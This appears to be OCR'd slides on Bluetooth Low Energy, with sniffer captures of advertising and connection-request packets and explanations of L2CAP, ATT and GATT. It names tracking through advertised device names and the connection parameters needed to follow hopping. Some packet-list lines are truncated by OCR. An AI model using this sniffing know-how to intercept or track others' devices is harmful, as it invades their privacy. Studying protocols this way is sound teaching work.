
Other information could be used for user tracking like the device name.



Packet: Scan Response



Connection Establishement



Packet: Connection Request

No.	Time	Source	Destination	Protocol	Length	Comment	Info
10656	407.794530	TexasIns_44:ee:30	Broadcast	LE LL	45		ADV_IND
10657	407.906622	TexasIns_44:ee:30	Broadcast	LE LL	45		ADV_IND
10658	407.907744	6d:89:e8:1e:29:ad	TexasIns_44:ee:30	LE LL			NNECT_REQ
10659	407.908525	Master_0xaf9a9c24	Slave_0xaf9a9c24	LE LL			pty PDU
10660	407.947269	Master_0xaf9a9c24	Slave_0xaf9a9c24	LE LL	26		Empty PDU

Unicast

```
Frame 10658: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
DLT: 157, Payload: nordic_ble (Nordic BLE Sniffer)
Nordic BLE Sniffer
Bluetooth Low Energy Link Layer
   Access Address: 0x8e89bed6
   Packet Header: 0x2245 (PDU Type: CONNECT_REQ, ChSel: #1, TxAdd: Random, RxAdd: Public)
      .... 0101 = PDU Type: CONNECT_REQ (0x5)
      ...0 .... = RFU: 0
      ..0. .... = Channel Selection Algorithm: #1
      .1.. .... = Tx Address: Random
      0... .... = Rx Address: Public
      Length: 34
   Initator Address: 6d:89:e8:1e:29:ad (6d:89:e8:1e:29:ad)
   Advertising Address: TexasIns_44:ee:30 (30:45:11:44:ee:30)
   Link Layer Data
      Access Address: 0xaf9a9c24
      CRC Init: 0xdceebf
      Window Size: 3 (3.75 msec)
      Window Offset: 1 (1.25 msec)
      Interval: 39 (48.75 msec)
      Latency: 0
      Timeout: 500 (5000 msec)
      Channel Map: ffffffff1f
      ...0 0111 = Hop: 7
      001. .... = Sleep Clock Accura                (1)
   CRC: 0xe91210
```

Access Address

Hop Interval

Channel Map

Hop Increment

Frequency Hopping Scheme

Packet: Data (Empty)


No.	Time	Source	Destination	Protocol	Length	Comment	Info
10656	407.794530	TexasIns_44:ee:30	Broadcast	LE LL	45		ADV_IND
10657	407.906622	TexasIns_44:ee:30	Broadcast	LE LL	45		ADV_IND
10658	407.907744	6d:89:e8:1e:29:ad	TexasIns_44:ee:30	LE LL	60		CONNECT_REQ
10659	407.908525	Master_0xaf9a9c24	Slave_0xaf9a9c24	LE LL	26		Empty PDU
10660	407.947269	Master_0xaf9a9c24	Slave_0xaf9a9c24	LE LL	26		Empty PDU
10661	407.947714	Slave_0xaf9a9c24	Master_0xaf9a9c24	LE LL	26		Empty PDU

```
▸ Frame 10659: 26 bytes on wire (208 bits), 26 bytes captured (208 bits)
  DLT: 157, Payload: nordic_ble (Nordic BLE Sniffer)
▸ Nordic BLE Sniffer
▾ Bluetooth Low Energy Link Layer
    Access Address: 0xaf9a9c24
    [Master Address: 6d:89:e8:1e:29:ad (6d:89:e8:1e:29:ad)]
    [Slave Address: TexasIns_44:ee:30 (30:45:11:44:ee:30)]
  ▾ Data Header: 0x0001
      .... ..01 = LLID: Continuation fragment of an L2CAP message, or an Empty PDU (0x1)
      .... .0.. = Next Expected Sequence Number: 0
      .... 0... = Sequence Number: 0 [OK]
      ...0 .... = More Data: False
      000. .... = RFU: 0
    Length: 0
    CRC: 0x659579
```


Access Address is used for further communication.

L2CAP

- Additional header before actual payload
- Originally used in Bluetooth to specify payload
- In Bluetooth Low Energy, it's always ATT
- More or less useless, but it's there



Attribute Protocol (ATT)




- Peer-to-peer protocol between attribute server and attribute client
- The master is the ATT client
  - The ATT client can send ATT commands, requests and confirmations
- The slave is the ATT server
  - The ATT server can send ATT sends responses, notifications and indications
- Based on attributes
  - Attribute Type (16 or 128 bit UUID)
  - 16 bit handle
  - Length + Value

The handle is used to address an attribute

Attribute Protocol (ATT)


Master (ATT Client)

Slave (ATT Server)




Generic Attribute Profile (GATT)

- Functionality of the ATT server and optionally the ATT client
- Hierarchy of services & characteristics
- Interface for discovering, reading, writing and indicating services
- Multiple services containing multiple characteristics
- Think of a «web service»
  - Profile / Service ≈ Description
  - Characteristics ≈ Webservice Endpoints



